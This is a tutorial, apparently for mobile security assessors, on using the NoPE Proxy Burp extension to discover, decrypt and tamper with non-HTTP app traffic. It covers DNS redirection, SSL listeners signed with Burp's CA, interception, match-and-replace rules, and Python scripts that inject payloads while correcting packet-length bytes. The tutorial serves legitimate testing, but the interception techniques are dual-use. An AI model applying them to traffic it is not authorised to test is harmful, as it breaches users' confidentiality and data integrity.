


Figure 1: NoPE Proxy and iPad Setup

1. Set the mobile device's DNS IP address to match the NoPE proxy's Responding IP address as shown above.

2. Start lister.py on the same host machine that is running NoPE.

3. Start the mobile application you suspect is using Non-HTTP protocols. Notice lister.py is starting to show the port numbers the device is trying to connect to on your NoPE Proxy machine. You can usually rule out 80 and 443, since Burp can proxy those connections, so let's assume 49152 is the port the application is using since it was the first on the list after the application was started.

4. (Optional) Click the 'Add 80 and 443…' button on NoPE's Server Config tab so that Burp can handle the 80 and 443 traffic while NoPE handles the non-HTTP stuff. This button creates two invisible proxies in Burp's Normal Proxy Options that listen on all interfaces.

```
bash-3.2$ sudo python ./lister.py -i en1
Listening on en1 (192.168.1.128)
**Note: Lister.py will only show new unique connections.
Connection from  192.168.1.224 to port 49152
Connection from  192.168.1.224 to port 443
Connection from  192.168.1.224 to port 15000
Connection from  192.168.1.224 to port 80
```

Figure 2: Lister.py Output

5. Review the DNS History Tab to see all hosts the mobile device is attempting to connect to.




Figure 3: DNS History

Once you identify the hostname, you will need to create a Non-HTTP listener for this hostname/port combination so that traffic can be intercepted and viewed by the NoPE Proxy.

Yes it supports SSL

In this case, the traffic is also encrypted but NoPE can create SSL listeners, sign certificates based on Burp's CA cert, and decrypt it. If you're used to doing mobile assessments then you have most likely loaded Burp's CA on the device already and everything should work seamlessly.

The following screenshot shows how to configure this connection with the hostname/port combination we derived earlier and SSL listeners that will pass certificate validation on the client application. You must ensure that the Certificate HostName input matches the domain name, otherwise, the client will refuse to connect to our listener. Notice below that the Certificate HostName and Server Address should be the same. The Server Port and Listener Port should also be the same. Once you have the info input correctly, Click 'ADD'. Once added to the table, ensure that 'enable' is clicked in the row to start the listener.




Figure 4: Non-TCP Proxy Listeners

Now the application should start communicating through the NoPE Proxy where you can review the decrypted requests and responses in the TCP History tab. These requests are stored locally in a sqlite3 database and can be exported and imported so that the data can be saved and analyzed later. The request view also has full integration with Burp so that you can send requests to Burp's Comparer, which is extremely helpful when finding which bytes change in subsequent requests. Many of the places you will want to inject payloads into will have checksums or message/packet length bytes scattered throughout the request. The Comparer will help identify those so that you can update the request correctly before submitting it on to the server.




Figure 5: Comparing Requests

The following screenshot shows the TCP History captured from the mobile application. Client To Server (c2s) requests are blue while Server To Client (s2c) requests are red to easily identify the direction of the traffic.




Figure 6: Non-HTTP history

Manual Intercepting and Modifying Traffic

At this point, if you're familiar with an intercepting proxy, then NoPE acts very similar to the way Burp does for HTTP protocols. The TCP Intercept tab will allow you to trap and modify a request or response before it is sent to the server. This is useful for simple requests but can also be overwhelming for chatty applications. For this reason, there is the Automation Tab, which will be discussed later.

To manually intercept and modify traffic by hand:

1. Navigate over to the TCP Intercept Tab.

2. Turn the Intercept to 'On'.

3. Select the radio button that controls the direction of traffic that you want to intercept. This can be c2s, s2c, and the default is both directions.

4. Click 'Forward' when modification is complete.




Figure 7: Intercept and Modify Non-HTTP Traffic

Automation and Python Scripting

The Automation tab allows for simple to very complex modification of traffic flowing through the proxy. Match and Replace Rules can handle most of the simple changes, like string or hex replacement of the traffic.

These Rules take two or three parameters separated by two pipes '||'. The first parameter is the match rule, the second parameter is the replace rule and the final optional parameter is the direction rule. The final parameter accepts c2sOnly, s2cOnly, both, or if just left blank will also replace text in both directions.




Figure 8: Simple Match and Replace Rules

In the above screenshot, the first row performs hexadecimal replacement and starts with '0x'. The second parameter does not need to contain the '0x' but will function the same either way. You also cannot replace a hex value with a string. The data types must stay the same. If the data does not start with '0x' then the rules will treat it like normal string replacement as in the second row above.

The Python Mangler allows for far more complex changes and even allows for protocol specific plugins to be created within the tool. The following example demonstrates a chat application that uses the RTMP protocol. This protocol has several packet length checks and if they are not correct the request will fail on the server. We are going to write some simple Python code to replace a string we send from the client with any payload we wish while the Python code updates all the bytes in the message that control packet length.




Figure 9: Example RTMP Code

Notice that this Ppython script will only modify requests if they are coming from the client to the server (i.e. isC2S == true) and if there is text in the request that matches the “ReplaceMe” string. Back on the chat client, we send the text “ReplaceMe” and the Python script handles the rest. It will update two different packet length bytes at position 6 and 35 in the array and replace the text before forwarding the request on to the server. The server accepts the message as if it were the original text.




Figure 10: Original RTMP Request




Figure 11: RTMP Request Modified by Python

Python Mangler Functions

The Python Mangler has three different functions available. We just covered the mangle function and it is always the first to run in the process flow. It is mainly intended for modifying traffic in any direction that you choose (i.e. client to server, server to client, or both). The other two functions are preIntercept and postIntercept and will only run when the TCP Interceptor is turned on. These functions are mainly used to convert requests/responses into a human readable format before sending the data to the TCP Interceptor tab for making manual modifications. These functions allow for protocol decoders to be created in the tool to make it much easier to manipulate the request manually.

All functions take a byte array as the input variable and a boolean for isC2S. Sometimes if you modify the byte array as a string, you will need to convert it back to a byte array or the modification will fail. This can be achieved by wrapping your output in the bytearry() Python function. Notice in the previous code example that the string replacement was converted back into a byte array before we update the packet length bytes.

```
input = bytearray(input.replace(matchText,payload))
```

Intercepting and Decoding ProtoBuf Messages

The final example will show how to MiTM an application that sends ProtoBuf messages to the server. The Python code will decode the message into a JSON String using the preIntercept function before sending it to the TCP Interceptor. After manual modification in the TCP Interceptor, the postIntercept function will encode the data back into the binary ProtoBuf that the server can understand.

First let's look at what a normal request will look like in the following screenshot. Notice that the data is mostly readable and appears like it would be simple to modify but, as we will see later, some of the data is encoded and those elements would be difficult to update by hand without decoding the protocol first.




Figure 12: Unaltered ProtoBuf Request

The following code will be imported into the Python Mangler and runs the OS command protoc that is able to decode and encode protobufs. It will only do this on requests that are going from the client to server. Notice that NoPE is capable of importing external Python libraries, like sys and subprocess. Local imports must be placed in the same folder that is running Burp unless you update the Python Path.

